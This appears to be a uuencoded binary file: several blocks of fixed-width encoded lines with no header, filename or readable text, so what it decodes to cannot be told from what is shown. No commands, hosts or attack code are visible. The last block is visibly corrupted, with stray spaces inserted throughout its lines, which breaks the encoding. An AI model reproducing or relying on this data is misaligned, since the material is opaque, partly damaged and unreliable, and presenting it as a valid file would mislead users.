MHR^EH38@OU+4X54K5LOII^4.!?4LL^M3F4(7M:.-3OBIVNV%Q!(0YOGHLG
M3Q(7)A*;3)#OBC9J>](7*D:G.W)Z:NT,!P'\CMXLEW*L]4,)F2DF<K)?T5B&
M=QX>!08"T,1T"\$"!U\$UOS=\$+1UVRQ,OW7*3N^BDOW@_/_1#.:*RB@>:RU?
M>W..VINJ]KI56^B%FAW_I*#=QL&73+7(),:4LPQD<(4[AD6C7[KYM]?\$:6#5
MH]_69_N39ONRX%R_-_9[K'(N^!W0A/ESKB=-C%XCA7_CG]JP%T/A\C(6<PE
MOU`%C!=WKKM.ILARECJLJ=YQ'"B8/VCZI+^F:U[>GG[-?#13AV?-HKZ3;)7L
MR.[0%KX;CPS>(^+<^6D&0F"A?^&0G0UO@)=BQ#429&.S7D;/VP0^,A.#YKSG
M31//T-(/R+.6,OWP8;V\QG55'4FV0?&L.Q0+D!CCIN&,B:>NFT'9**D77\$A=
MR9<KY>];DR!N?EHEMLR-Y4Q<],U9LY9+#+?Q\$;/Q"#GN6]].+=06BD>M23[
MC?<&),(\$PZIS(I)_-!]Z\$B/<A'";X`#K7*<`&G9L0:80_@HA'\C-/Y=0X8
M77J&*K08@ED2\ (P)">TZ01Q2E5P+1CL)K#PC.E#Z!>7H]#J3)'FB;'B->W'
M(/).,DDP`DE<5>86!D_.*<GY77A!F7_G6CH\$?UXK+<HRHG%\ [U,,Y4/BE*
M/OOPP;PD(6?AR)KPS<L.*%ECT6TRA6VAF'0G]0EU22V!J((IHB6T\$K\$K>=
MV`KTS47;B,R;C/%FQT?94K0%8]5<AB[&Y'S,?BL7U1KM#P[%0Z'^<04K]'*
MI<5*PW[D#TV&'1@H![J>W0/JL*D/'DX&F/'0VHN"XQH'TB.=\PR!6`F7J*
MO@F.["32A);DF=66HJ5^,EIBD^YZB4TW?4V#46C.#15K`FF=%0=E@ZYQ%!'4
MUWKJ12D!:@<]CG<6>\$NH_E5IDQY(2)QZV86<!,FI%^]1N`V)I**^LP"_H><[
MVGRR)`\$-5!\$6KFPO&\ "BNG/OW5JQ&Y#[_GK^0ETFBS'8,3D!9JB3-#>*/@0J
M)56#<J1=2B1V3%J&U65_M^A'X:=ADY!LXNK06X8N:_FFH@_+A4_&!/AW\$7L
M\$MJI8C8+6JV7B6M?=?,Z45[G@'\$1(^91TAQ-/IU3R43S62J![6IK5??:#C0K
M8;B0);S\$T'/6Q\H21@ROEUV+++>6"B._>QN=AQ9?!N%YT1EVRC8R5\$;' "%Q7`
M;SDBT2SA73#_EL@J2[9___)+EZ5/'%2UAG/5Z:7P00.^1MF^-3@)W5[&#G"
MA0[;Z#"?-2EWLJ*=/XE\W:KV8K`Y,/W5,GTB*&9F.!C>0>^R!I^I%_W+>:`
M'%,N7^1.B.H<JE<8M/14@CJBXXB5[HD#0)E7]^^7E]4]9GW;\$97QE(MZ4#X
M1?BJ:MRB:UB[LE/#:"KL1FX,0(L[3,8ED'9+/'U2]UX"UKP)@^P,HZJA'@2
MY]\$+*_@..ELN!_(!;W+X3C5MZ/3DZA:6"9LB:M\X-P:<HV(<=LZIRC#NAYR4
MQBI28T[DI;IQJS[6K"LEUYWF@5+:D2+@@31(IR")(&6`R(1N&;ZFTR7\?!M\
MEZJ_MX-\`Q2427\GM:[SG=QV]7?6:TTIH*,5F._:7E`7*DY#`JSH\$J0[=DIT
M^_9W4C([WY5_I2["&G&G3.3T0<I>HUN;!C8C)5>54''AS<)HJRI=1HE956V4
M:ZF5YLNIR78<9MGST%)7F69=1NG,93%ZF\$Y^?0KMW4P^,NV(BZ>9<P&AM;6D
MJP.;^XYP(5V6?;);\>YO/'^VJPI"KJW#B'%)*3`TH\18D#VT/,2/>-%X`8
M\LQ;]+O=YB".S[V'E!BUB;D'Z47J/339P^K(D.M?^&^2/?;6K/3#"VX)3F,&
M1?[Z[+KYUY6U\$?[3S16"J4`)JKH'C[60+?^W3B7ZE[O+_[VYL5&1_WMM?7UE
M-9___>V-C[<_W_?QWVN=%(FR3]/*>\3\$X%TVIFM*XTY(:7-)>(C/Z0,#4E`
M.6W)&E\$5ZY'(E#MW`NO,&9CPNG*4-#%<+%=/IOIR@2%TB':8#PV2JU63`P!
MVZC63H*+,OV%B5=,V63H^#99!>\$`D%00CF%.;4QB+Z3K'[#>3L!4=W*LDR)
MI.!P[&'1"44]4/4AUR\$1*4#P0EXY.MGG'1ND&7C9/O+EY>7+;*[H#R!P<&M
M=_IA\$W.E0]W+H-V"G_\Y?JGV3JM/"2@];!EJNS6=0K4EC_:9M[@]Z:.\$LT()
MS]\$XJ>:Q%*?4APS+:#(*\$M2H4(I*`#PM!TQ\\$/AC%.J`>,\$*MK#Z*[4"E'W3
M>QU><;K@7E/52S"=L[\V)(><>4ZI)GAB^Q1'!"\AE=),B&;@P8G/8,U)&NV
MN\$/J&H(GS+2IM\$-NVEEO\$;L^Z'PZ%D/9-.@WM+C'E1JMJ^;:-G0]COG<%IT
M\$`_AA)S`I!='QE!'TBE#0PC\$LW\$2C!`?K4%'R\5'BYBZG\U(M!:G54PX".-<P
MXJ@O<0=:6J0I@:S>[P<])X@^GK+6A.[G7PK)&)3(Z/%.J<\$5K_<2F=9%\ [+
MLPYLF6B"8T=KE683N`\$EYK9\$!<@''93>\S444CI`SDU]=C/!G2+U4/HM7_M
MAHFN)DBUYBW^UP3FLKYBH50I3E!%40SE1M.!HS2P1I*F0<+B=--@L@_&T]`
MB\$3(<0)B?<CZ(#SD9.K;7>;-FTVD&R#JAA<`MB9%!=TC"G*.285_9`&#K)*?
MT#;%=M/K43L>LK('+_S"3J:4C3XF\?6[L\$\R5AGBM0F)"9\$WH;R/%#60XPW#
M=@+?`@.B56_QK9`_B9@&HWU,?4Y*.C\#RM11FC\$\$`@ [MZLGF\M7FAAH][U.4
MQ<`AY\$#F9,F,HEA#MC3E+NYW.B8)=)JAK@X@>XF)[F#069"/#/'L-<36E\$3
M6ENKHB,A"II`I&\$%4F"M+BCU>HB^I!=""@C%9`K'?`R4%_I)0&3\$6V@SN;D+B
MD8`>LQ%@:=@G\$TPGF_A];(%G[1.![22<[7S,B;8][S"X]'J!3ZT<[!C'9<I
M!3K;04Q?`)\!,=K(A@^#]F++^8C"B'F':;N]^`/`<16\$Q>ED<P[99;3T6A-OG
MZ=BT1.]55T5.LA]+CSZ/0]*OJAU^`QPP!]=)T+0\$1YA-TGIQQE8/CY0VT&,X
MN6C\$`^K(6Z"MNS` (N)T@@A\4R9@Z[@8,,3\$6AM4!PDZW!8R]UTU];,*U)UZ\$Y
M`%\ [M*A%L?;T%ITV61>36C`-D'ACXM&?6P5*T`U`>(*1=:YA:?)L)IRE;LB*
MK<U9WV\$820S+3B.0RXP6B-2MF.:13GI(F1#;W^WO(7"S!+(6:>)&JB\K\$!B

M.N=BO#C)@BMH' `XDM' !T-Q#7Y`1L>##QLC2!Z<=Q6><&6\?A!&%C-D1CP+,G
M&8(X!4Q6J:??!2@#M3Y/%5088I=8L3MA`US^!HFJJ)SA--=Q-D"+T3,:^QFV
MHFC^C\ZA;`P5->9XWO?4?>&(59WB:O?QUA`PH0?<&24=QYV!*-\CZ`97HMY&
MHC/)!)&T1?]J1) \$Q#BE/E(TYK\NB%S+F4JCU&W!YZN,U?J4K)/H4RSGO(P!
MF"[\$3S(T-; ,!/ (KC#&6^L1<G\!4' @2<M]>3R#,1)GAZ<>+ANFY#^A#U@'K]
M,\!6[\`)\9@%0%S`BTD%,@<"!9XWO;#>_:\$ (J5Y`G8E*YNC'K?.R,QTPH[.VP
M*"M\$I(LQH/5_W:#QN_05=,>:AF&3FOH3=@\$(<1!K#F>BFB':;BK+G%4I+N31
MR4Q'6PJS3/H"8SV_-7T43)_>[+`F(O[5K.R/@*":8=<1ZE1P`G[7\#G`.%R
M6=LR.,N2#29`284AXWVVZ/=ZL,!!5S-8%M@_ML'!T<[;\.WIQM`^R_.<OK
MO21&:DR\$!?!?=@(\8Y>X\$CF>8@=KV\Z"S`J.V=V@0Z9&WCK-:F7608OW3`A^
MC(2H>>X%B-EO\$Y1:VL2+IW#TP\ :H>9Z6H"H.3DSP?8"79`\!`Q)8BS%F#<+E
M(A`S74@241A',/RP5:3!;V(PRZFY3XGCCM2\$UZ"/5=67)W6`J5?NL''\$JQY
M*,1ZARX9,KEH!408`NO:-QGH\5@ \$RM-#!-J-.Z_B^)Q/XWX0!91#NQT#@4C4
M'1Y^`O'T[8\$TEE8+.IW\$3P>&C")I17`4*9-BW(@N`2/D(Z8)%P`8@ \$Q`-\`"U
M,#_3-"?<V/@S"B-D6)\$.`S_787F*#?,-(L+Z:4_;OD7<*K!V=)JM13_MH+;
MY:B3Q8A7:T\MQ"J=H2N]X=*Y0J"ZC#>2'`#3N"?PM`P&_D4(HK6DHUX`W&P9
M`6U!3CZ+)KM;G_I2<1G)G`HB.:%5"(!15\ [NN,2+KYK<[<.PVPD\$10G=YX^
M=46;%=Q_&DP;5?NO%W<FR\$C%/ (;@ "CC%D/C3H;>DCY7M=_N,<`A!9AMQ\>%D
M:Z(\$XZ[S,G\$]>(R+O'((\$BLT#EQ-VC"R.;*DJ/Q#VRK/Y:U9%Y+&2I"K8HJ-
MT%\$8^_\UDD;:Z/[N3H&388AU`PI09`X);!YG0<&&3;&,/K&%A(%D'7\1^MY(
M).`&9/\!%L_O#H;(9D`V@QOJ#\$M+>DTMF\$T.0,3VA\B^!\$V^7%.NVM(#4]
MIZ*!\8B7S)A95/1C6=.J0)_P20ZG,<FD[/`3&8%4?ET15FD^;/S\$/B-VP
MR1Y,1/)^TT<R7J4%PZR#F/F<3`>XA[[K[VW=,*<' ;T[W3\Z/%G6+]X=' [V&
M?_9>[_,G(R\WSDZ?*W61'03I(4:3` `KFD@X\$6`,*59?#8,K(K*>)]QJF#UP1
MC_9,F+`\`%YN_] <[WKEX;W`IBEF=O_3;<9() `X\$M:,"N&_(3<0MG(')]_(EF
M`2Y.R(ICFY)GTTGO>2=C6*M8%"!OXW]"\$SX#A9RFPDP?"[0<B%QXFQ#*.<,9
MZF"O#(5=:3:WZ#P%C'F/*9LKK)S*=5]QY!JJP\OAX!T)B(TZ1F`SAL@:N'.
M17!\$:V`.4^_T9)<Y1Z5C0&,+Y\$1[S`D'::99';5TW3A()2PM]PE]L?)RX,,>
MX^9.=G&+\VZ54Q8Q(86C'FV.+&+`\$SH" `I6@?&_V%>'!A5)!A3VCV]3F2B)V
M*?;*8H);&F+E`\$:>FH.[GZ#!J+. (E!\$DAA\E0%H<A;)TP`:I.(RN(QG5I+
M#J?"1)10N6,&M0-Z0S9RTJ9&\$]GK0P`+\$S5_%)P2_,)!E0\$)IKF5=&/6#
MF?^8\BT20VRQ.1UL&846K2\$""*#`4(HS0[10@K[&/,7"+-!:J-?=P/H@&&6>
M8S^B" `X9S8UU4*ZCP,D+X4]RWN=Z24#*_46TR`P=RW; ;"DEAE*>***V"UF>B
M@`X81LS3!B[JZMH3YOMR2F`2E_D,U^*>B,M<*B!..\$6(:YN?(KLA,VHCD!T%
M(/1Y+O?SB2`QFNA;A8D+X8.?.!\$B3Q;C8.>)<J=J;:@\$1QA:H=D*CBPA#N\$L
M@<T"1T^?6#Q<*MYR#105B@_`7D\$-EE\$;!B,]\WA>U0:=\$Q;P\`_U])N\$N`F
MMUA`DEE1%4);1R>HMDQYI2J3>!2"F,E*N"FHMVAN*SS]TM3G`XFU;.UKE!20
M\1(.B3C6NJL`5D1",95`8OJXN\$T^JOH)W^#8)UI!KV^MOU&WSW<S;! ,V0`B2
MY2.IPUUMI-EN:BRL#`?4IL#!<@8K7K(W#Q0E" P<DW\$`\$VGS;H8U_ \$8N`\$.V
MDIH!8(7XCW.S*-,>7QWEF4PD`GK4HN](/4;\&+4B[!,([\$I#DK;*4>3C5<!O
M\$SP+\&M!;C04"><LPH7)*S:,B3G&37J.(Y:VL%=:9U:-H1Z#P\$7C4M^8NP79
MTKH-6EV;+@.0]4K8GD1H3B`; .W<6H;EYAL.Q]6.+1.\$5Q6`EEII9O>H:"#FQ
MYC" (^K#%S-6*(+U";4.9_5)9`7>A:#+S6CZ2" ("P]C1:R*+D4\$-7"X2<-D2Z
MIF-S)&-&U?1DC.<#[`^Z%`!+*QP\$<=T, :]*27`NKJ],!>LD.D?MY5#,LWG7
MR<+IDW;:G9D!S-OM=V>'1\=[]WO'/^TYW\$QG@-T(A)30CJ2Q,NR%DRO)0.KE
MO<,]T`F:.GVC>\$FJUJIRN&V^+@.,`&.\@;P9X0W=7#)C_`G\$8L`W.(BCO@8/
MR*/;P`X.E9*L\$D`V^\$9:`RTL`^A*(_5\$^:E0A-&7EE9S;\ [N\$N)A5#^H,?0[
MG,I/=-\$6V\]HB.0<W@M;+XP!VH!8FEYB<D@)@=P/\$4M`D\$Z+<C/I\$@+K"&+E
M`DJWK(;K#2?I@%39:`GM=<_B&#N2OFXR@*LP'4U+[[*9;HMOM+M"=I*K&T
M((B*`GSS-U-V`%E3 [I\$S>P^TDD;#TK<3L`,)OPT4`FK0SK20&SJ!L@UQ4DZ
M4U#U)UF,""=TR,6]/-]JES\$P+4#`<@`W&*3"DIOY.5/7=X"Z\90)) :PXPNGB
MFFE]ZL.4-:J-G&#"%Z!4-B>8O\$((CORK<#09V5C58;8V0G0F?H*I,%)K"<HJ
MY1CJZTVJ2[_;:%E6K[-1(S5\$94`G()YJ%/]A"#P6GRI&WV38`GVRT%EYA=!5
M+*@E"N(:.+(" *@#0.B`8XR`<!5BQ],`"N@ \$GMWN")T[8NQ8=' [4.AR`R9<"G
MD.-!)C\$V^&X=%PIO^F%;L+%)?X((U-`*/DMSRIX(/ARC+`/(=82N1).E1.C7
M^<5F`3FR64OF#\L@8#`S)UYJ`L?'<P.[B=G;A,1V36K%`A4K7):!BCA4X<3Q
M+H=B983D9F+: (DOC,S%K[6YS\$@,E<0>F8`%"S1E]L'<>C>W3X6')R>:Z\A'
MXL`">1)P/D1%01KHGM91+)FYL^J045U?-\$!XX9LBE?`F&5TRELD-;^,NX@4?
M:]8,Y/:-#PI`>KQ2\=@28.A?HZ]/`E.+E:J<NES</CDXKG-4)?=F7-V`L\$%%
MP3"& [I9L\$DP7<VQ30-*D760-33@VZB6O_7+4E30G!#Y+.`KDH??,Q(N/3!9/
M8'FZ(A?C^&T5LYSHZC0G:<:8+H\`URF;)EN?Z1`AYYBSM965)RM/UC"OD:^9
MQK7`RV(M\%19>2*G`LIB>2/TP%Y?K&Q%B\$;J12(8X3W*;ET]:SMASA!-PP:
M#=`*0#8([!N^_7J=!;&KDUW95Z+:Q_.B><?_U2["T3/<*6C@_1+EKF?XSV78
MS08OGZS4_O+G?W=M_G3WO')_M`AG?4QW?X3/Z[E[#_7'Z__M/^`\S[^HQ50
MKC3[C]K=MA\>AP\$G>Y36(I' [>!)\-A_] +2[V>L]:6]L]AZM!)M^]\-]V^_
M_] .DLWR7?>`6!X2JWO\K*_G]O[&Y\A?OT9[_XNM/QRQP(*V.O=`_T\$4SM/_
M1ZMKFW_2__OX[QLV#GB@;R[V?C[=.SP]VSFK?:/LCA<4?BPK.T2-,6?J36NP
M4*LM+]WI?\LU&\$//6Q3[A44]QI. _; ;^K>__ZEU?XLGMR4J_7Q/8WC(;LL9?5
M&)W/TG_ZW3-46RW*BPC0_RSSEOR&EWO3KM?^K_8`7:.2(\$,W8A` :X+U/%] [>
M2\]O;N&3^=)67]KJ2^T!5(47BU)I2\K40:)0[UZH=^B-"G.E&B^]E;H`O3^8

M0/_C+*%46;"QO2[.@P!7SYW"K9+"K9502BIAT3MJ2\#(G>O5#OH.'?>1*3
M)**AP:O?<9F]-\I2!Z3"9GN(NN8,)'+[/@B6+VF?]8-H4<,6B_`:N*^R'/0;
M*.J<4\F&V/B[RU>O?1-\$(&?6JI?ZA@L]+Z3G!K2"VER00@NXS@O5'\$PU1/_D
MA?[D_SYC_K<NSG]9Y[_&QN;FWG_OT?P^<_S_TN<_Z^V3_:^DM,?Z.&NG_ES
M\FI*R4SV]ADZ\$0=GH^S.J.?9;\Y:\'8X>Q!?!%QKNF':`^2U]]:D>*@HVXMF#`
MQK@1\HCT\$]2K3L:D5<9['3QH6(7XV\2/,M\8OW#4<C+/ (NL0='+J87/D^2;&
MVW1.I0,_86,-F)H<86B2^^#!\$DV,^G]>]@5C49SQ&5-:+Y60'@!O&\^8<#0*
MNNC`B98_/L93T1VTK-Z=DT+U!3_2YY]G85\K1Y9Q\$F<Q!?!#5QI]RF,O(W*-/
MC;<=Q\,'9BKL&;@HK-@HC(2G^@PLJ36`VJP!(&<AKSK"+6(]NE9')H&-91:EM.
,:E7D&NJR.<Y,Z/[P__^VQG;_]@__#-HIG5`ZP/WPFOL\$T]#`A)VF@93H?-
M`<@.T/L.:RD^TZ[RTCM\?W!09^:0F!:L4%<-:Y1#WM;"S@<NRB\$G1&;E2_5%
MFR4R'7W/0*C;[!\$[A1+[PY49I@XT-2BYA,./=Q2K#3AU3)Z#!#L*K>5%@4\F
M?MKD1\$QB]3YF@P_-\$*P/S[9T?]P#>>QKN>LP."2*7G^4&4)@P0BLX/)("QZF
MVOV&+CKT[:1EIH-]XX+D06:@+F`#K(5H\$)2PONNMHH4.<["@S8.,.=@T\$!
M0@E\SM*`3BY; ;&*XS&S')&G246,J<2)P@3KSVLS!U@BC>38^9HF70('[])^P
M)U>0T&CFHFJ8\$C'\$`4J`'(7#:(&!2^>"!5?:EMY27/I;JC+RS%^)W#T/Q43>S
M%TUDNEQG]=Q.BGMNB7JE@(<@L^`H!`I`Y)O\$O`G8F#`\$O`@\$]YV#F@P[]SX`,,
MUA!B=/0RYUK#U=-EM-I\$PV+K!9+B&`9K?KWY__I%+DC`6`&__\8@WWD^/_/
M&^M_\O)?A/\7GN/K\$P#XP`\OC[.S8?^, [^]?>@=09,2[>Z^WWQ^</D>5(<S)
M<Y2%1"2H*MIAB!G&2^*+GFM54H6N\73[]*1<V8B.(\$`Q<I()6P.P;,*\&!N=
M9`_X+W]WNG7&N_3"3W4\$M;B`\O3=(+4Q&@Y,8\$5\$!;5*GK:>)OV>PR;"(
M62J\A.OYZ3F)#(OZG=?T5NO%LXB)90(VY\$_/FN'OO6&HQ2,_"LR5*)FW_I7
MENT2F]FP_P(M[=TSZ2P3[BMV;XC6P<H8,?46EYB!%@ZZKG)P<2@&RWL!0^8&
MX07)A#FG)`S8(/93<\$YS@Q@!(^ [WAX\$84\$_0MI7!87/E=6P.+:+0^NL"9<B^
ML*8A!V(@EJF+1NQD^24]\)*PH0C4)KN<I7P+P<AQ>>&CB^PO`2S"8=MCL5CL
M!LDT=";+(@TJSWEKJ<416>=O_S.<U&KSBKMY[7RS4FG,EI\$G;'Y:--FKZS!
MGF&911ZJDF6TTOP_C!3SH`BI7>\=_K^%!8G`P/>NUQ8[MT`3N7+98? [>()
M2>FXNFEXV%)%V7-C48RS=*6F),7#!825I@S3+H<U+]K\B\$LO4=AVH)^&*1Y
M\S<T'`;4L=A]YJ*XEV?5E\$MSS0;;WWWG%29!,^,[@2!;M(E<PQ9UH%X#*RLA
MAD&EF%+ZJH%5(;Z8];P5A2];@V_0A=:9/A9&"0!W3A]=;)YC(;7,)3RR.2GJ
MSTO:HW%!3?O8:\$5B;/8)\/NTUY;-7JL['3K5.I-D>D5>C8HZ6Y[S`<.#\:.L
M2,570)CR!I]70^!\0<Z<S68^OU=7HJCE5EW1BU1!7\D1,^`OC2-<D\$)0%!I`
M8_5\QKW!&WJ@`6[>+SJ+8>TZ(93,M&SO[AZOH<:59" _<+2R#58AD+N8S3:9W
MO`,L58GNA_DDA;?/*_NG<C0"?GI^IV3>4(8Y]KO,2`; \J5MWUKZKVB?-BGTR
M!R95,';E9QTBD+.N?,I9RUHWC(J63I)]//:*P#[=-/*`F;=(EL'P:V76-U,T%
M<V(W`"LG0" IUT\$UTXHB3KHJGKQ,!H".<Q<N+&DZSGP#^_WF_N%KW7KQPREE8
M: `IOO?3>;;_9.S09_Y\]4J`Z>*F.5\76J@+"RV)75E-;TM2/^Z]/!9=O?VB4
MZ!HL7"E3N0)_B;OC.QLM&]X*PS[N+3HB1;U>B0@&VZ0&XAPM55FW:NE-^=%H
M:OD9:]>F,_NJIA\$V98#%89(1!9>+!B,60>[#Q49/_-/C[]?K>*V>1Q,]'MU6
MI:9;D^=_9UW/C?4_N(YWH`.:KO]9W5Q]G+?_>[2Y^F?\UR^I_X']?"L=4!E=
MN=-[8:0\ZEJ80;64KXG<_<"(6OE;UR6B5S[RC,OF)AF]24VE!OK_+*K;C.:J
M"MF`WU#P#ZX&_@3=?LM;QV`D3NL3S(LLD1`UL)69*3NQ:QI8N2;V^Y3(&?L
M,_<B@E<AQV%`.A!AS%`,`H?E@<3UT`6=@AY%I&/`QE10)!Y!54'G+Z6O'5\$
M)*2H?7P>83!*^%6!:-QQHJ2YH3OSAW?'FAQEP(+D@]MI"]S&S(6"G:#I%F-
M@6_=HR#H!FBGM*3CJ<#M947/+N,/9Z4SNF3^ARZ!Z\4N=JW;&* (A218P\$-
MRI[/+(5EOLI+<,8-)M5)T+GN#`.MBW"5.DNBF"B[[1<9PN85L358D6H1XW/>
MK#M:JGFF57*Y%Y%3VWEPC?HJ^- .2VTBY!L(WPF7*M7R)F" `D!#D)N:XJF#%&
M:8#A]KBLA5,-[SOH0O\$@5-O1?&AUFMQT6?:9>(_-;GM4C>)]4'8HZ)1YY`>%
M8214H604=\$6GA'ONB*0?]4L0`\$M]S5H0EK3EM/2C>#.IOUK4ES`3_135LE*IP
M<!BQ#J-74AP,K/4PU00CH7"J%&.`ZU#HB4!<Y#%*0\$:A94+MU0E4R!FDU-,1
M?#A\$2XM? (^24Y&"!8LM2" IFEJ+BXM@I\7ZC`XH7&J)U"@D0T];]RI=A4%&
M64U!?!;S49XF!%&\$KEB[,U2%@TS-;SFG/C%&F;:S:BLZNF);NYG?RT9=6J(M
M=4=? (VQ"G&@GYQ0!AN.=<;PP"CG,+K/*KYB,LBB\$\$9TGF!(FI@:(6QEC9SZ'
M3"PZ@A(.PAG4U^&WN?56[8\$QU)`X(6;<*_:@!7ZSR`I)EL(<X-QM[H(4I,K6
M&(<@U*%&*\$[>IW\$)\FLS\M;W.5\$=\$F[T0.4@BQ2L@^/V4`3JJN":V@;.0X8
MJW@9%9XGH]@&G%D/PP-P90G^65,[JANKS4Y9#NFZI91_ \$MKU0#@9I+RXE"N,
MT898[/C# #L:<"KQ!?.F-,);_<1X9WYBH5^.Z+W`4Y;I[;K;7Y\$8JXL9VE
MH^8]]%Z;RG'CEZ_/MD[7911\W;'9>.V\HUQ_A/&><VR/6`%)<-)V6IHXJ+K
M*\!\3ZO-/?&0O[=HRN\U!41"&H&BJ>&@U\$L]"J'TI)R94\$PLM1[6@E0,BIIR
M1C6#CCPHNY_(DR.F=; \C?S<,*K?!K>E6.: -3NSFG4)\<7#%W(4S&\$@Y;\QI7
MPBH(HR&S(RT#&+8`%BY0=,*RNM<Z6\$ZC@N^PN0Y<YU,F")W8`P8I&Y]AKDE9
M]SQ?@FI(^_A[Z:F1UG.^8YJD,>JV>^>R21B`^BR`3G.2>YDY@@@ [HFNSG!W
M8JG\$D6#>9)D/4B)R*)#&Q4IXKMI[_Q8\D\L.4)G\?:?]IYWV#]I`B<\MO@E7
M13#(N>TSK%0NOAZ2\+S!6YVS?TK,-:F((;7H1HY7C2/G: `&QXKADH\$JX9!3?
M9,]QW`MUU,"@5096/EI,16D_)6&Q^RL<1U&F\ (9V1L9!>,EJNCU)KZ6J)7\$2
M..R5G\$U\KO+690HPSPOU2VH7U`A7^9BT6%UU;;` (<M.D_M3@JT@+ (<VHQG)
M; &2H5V+O]B!/0.;!P@HD+\$=\$!%P\$`#6F59>ANF'9PPCQV`&! (IS_;S4MH26`4
MT+2!>!)C]7KER\$:U,MGB2GJNE1\$UC-!BJ)H<B3D@X-M*\$.`@U+FCZ&`98<8R
MFO/G`^HBI4;\@UR@_9_%I%512J6BR1%*S]!(KC^=4%:02*[JTDDM21*Q+" .3
M-Q4L<0J\$#?/)CE+\=K*KLP',.IA/BA2;97E>NP5JEV?*FJAM)ROEW5NP,"*Y

MQN (CB' 4@V:C:U#G#10X@2W' O5" I*1GC\$/SY5_DBR/OIXU,A!F3ZW) ^IWP (
MYN:Q]) 6T-7G[FG\$J] _4U@ (/V: (F^2*E? \C3&R\$^*ELEEE, 6\ :H=>5G*5 [=?J@
MOB/T0!DTVNH@-*U@ 'F\OG0EO; 7Z) JUS@TH (D3S8=) &%T; O398HS&@\ , 5E.
MMN+: U\L) HR*7HZF=I] R@T@E' WM9TW\3; X^I " \$2UQE*) Z04MK=52WI_+8#3\$H
MZO! : ; -] 4 [_Z0+AY (2+_4\49C#H\E#E [*Y2*E \&0] (*) QHHAD-Q#] '?F' -' D@
M') (0TV2GAC '2, LYBURUQJ_9 'HV1>5&OF), 9Z44HK"FGSR6C-O#3*HG4%PMV*
M) ; ZQKG" : LE 'D0&6] , _* [%V\$: !NFX; W=WOWI; /?H\ /1P; V^W; GFP* [I58NQG
M\$SMEJS: 3; 9Q*WM1UMK%RJ+C<5PV6W>PK<F7O1%N2-Y=0UGI; +XO: Y^"RL%CU
M7, &28E2HU \ /KSE7Z? *V. %L#VC2 'B] 9^>UU_W_ ; _\$P+R' ^" _KJQN / \OE?' ZT \
M^C / ^UY>Y_S \E! \ @ [N?SGIC [S_ ; _V [] "HO (KPIZZ_ "' \5HGKP1DWS [? ; / .P? ;
M) R?&?: 2\7A_ - \H) @ [%1^ @U96>WOO3. 6: %&#-! !&O1A=J7. O] !WL) &+N@ \QG
M. ^ = 'IH<C] I8XC3' E" T?PQI>< \ ('WI /A+> & \QF5&O- &"GV ' _ ': F#F' ^ _PZ. ST
MX*1V=B8Q, V4\9F28?52OV? ; IZ? \$BO#D; '6\$8+BY (X.UF<!5T%BQS, [%#. + ' O
MW / ' >) . 'NISL5P7MQ@BKG8' VDJ? \&2H^) WKEI] B61*!EDP, [CG/JN-B+ ' [T*
M6XL10\$G1P#? ^*B_ ?>7"-OBAJBBE>X2L' %>#9! [' <ELN*+JB] 5FIF>1X8') ! [
MF*_6D! -EV&@TLTRRP@ \$ [/ - <V\ L5H?0M-JQ ('LXPE<"B&I. WI' ##VA' X%OYJ
M01&>PZA; XG) "3C12\$: . + <P_2N. 29@9: I+6ZD0 ([8GAOY<C6\$YI;) ?D6) &+0=
M)) 8J, 7/D) BHJ 'VU8, 9: 4PH3: 0 'G\] ' H1AU@N3Y.) MP4; BC_MS' , *R! J: GJ#N
MY] 9&JS9TS) *I21%4S-J 'I (\$1D52_ (?#] -& ; X" ^UC/HQNB3L>>S60 (@!3& '9=
M-F: US/9SIO (\09#E [] RTEOTO3-1 [\9 (6O; D5T4B9M<5] L \AC \7+?04B" : L] E
MI-X6+) FG2^IA*SV=>X"* ; W+9I [C] [3 'J9\$2GNX \P256B*9' 9; +<O96) #@; ?<
M] _6 \ (; Z (CCQHRM; UR \I' \$I=D#^! . QK& (RD%PWQ00' , &AOO2^HW? -+83<+PS (
MCR7V^9: K@S3^TG. V5EG \ ' ! : AI ' \ /P4*=) "G6>V-1 [<WR75. BE%?26: ' IJ10O
M@>UE4>J2CA"5QBJP<C8\$5, 0. !W. 5+3U/Q45J?0%*W7. Z8T: X (/W^ \ (7' 8OZ
M>X6X6>X+OZ+T4P\$0<- (IE%; ? : &^\$] , L+<5/16. #Y^ \ ^) EBK" M] : YA! 'P_ /K?F
MCM\MAQ*CNIJ] VU#3W+ 8V (L@M* &LHGN@?3 [N_9. +A ' ' T*1B%" 0 \IXZINR; \
MK (6P1X: & [3 'Z^ \ / , E? =2- _2C^ @^ _" (= -Y5WZT> [F2 [C@! (X; : H+& '4F! X/
MVQ4%AW5')) =X^BY4TM) ARAUC (EIJGQC&ZDJ&. I#B1HH370DUW^HIF /] ' ^FU
MJ+PD/ / & \DPQS5E! YZL [] U, 4LE* K#*9THT: \ / / ' : % [Q_ #DK>D ' %L+V&BA<>LC
M*N8S5E@: C! /L_ GV: 69.]) \M\ %GE; DK*E=, <Y] RVG*BD' F \9TPR [F61WXXW' \
MB5#H6R8AV54*B) J!L\$! ' 9=B5! OIPDG/O ' - "W* I - \$%W, '82 (^HR4LH [\ . #<G3
MX9ED: @K5N#G1F\$XSYEH>15Y' P8CT?A8V- &"N%FZ4' +H?& \Q7X; &] I -Q91) V)
M [; M57M (Y; 8RMZN [G%S+187QY=@E;) ZGK&>I7^ ; - _" I =%J3 / ^Y+* (RQI \ <3; K
M: V6Q: G-P0. 4X00M?BA* , +?690\$>%UY1RF [T5US6/ (% / % *57R. 0* . ') GA' 3: #
MJW&J#NF / \$ \$0') ^+^ / SK\$3MGNW9) 1FNI: . L^*_8' YK" ([PR2PP-#4 \P: , G \S &
M3&=A%. ^BZLS! P2C6156Y5PXF) Z3 \>_ 'P%@5T" - 'SVEPRX. U) P" THP' 0" < 'NF
MI [BB_ P9LCV\$VUO -GUVQTYXSXCCQC8J (M \ITLZZOC7B^E8' : &-<\$34@P6^" O,
M5#7&RKFT [GWOJ6AT-KM51WLG57D '2W" (B: P (2XUIMTH\$1@. 0RW' I [] WI<3Y@
MXP- [G, 9 (3AMN&JU [85V>: W \# (CBG) X20I " ^Q< (27) 08Y<VI3; '<?T\$3. N-&Q3
M_BRL; , 6&=4/ #0JT: 4P32>Z, '7) R<4YJKT&2X) Z>W8=S' U%Z4P" H<ZT3MJ (. _
M#*@1 () 1H3: 8, * =A. 0Q=EBPW) ; "KW* ' C?C: %A*" \E>TZDZ013/ #VPX<XQ\$KZW
MPF: ^W3 [Y [[KWG; ?8U. ^ (6Z3 ' ! ^0K \9 (] > [2RG7! 8W=Y8^N*ZBB1E5, KJ?#) Q
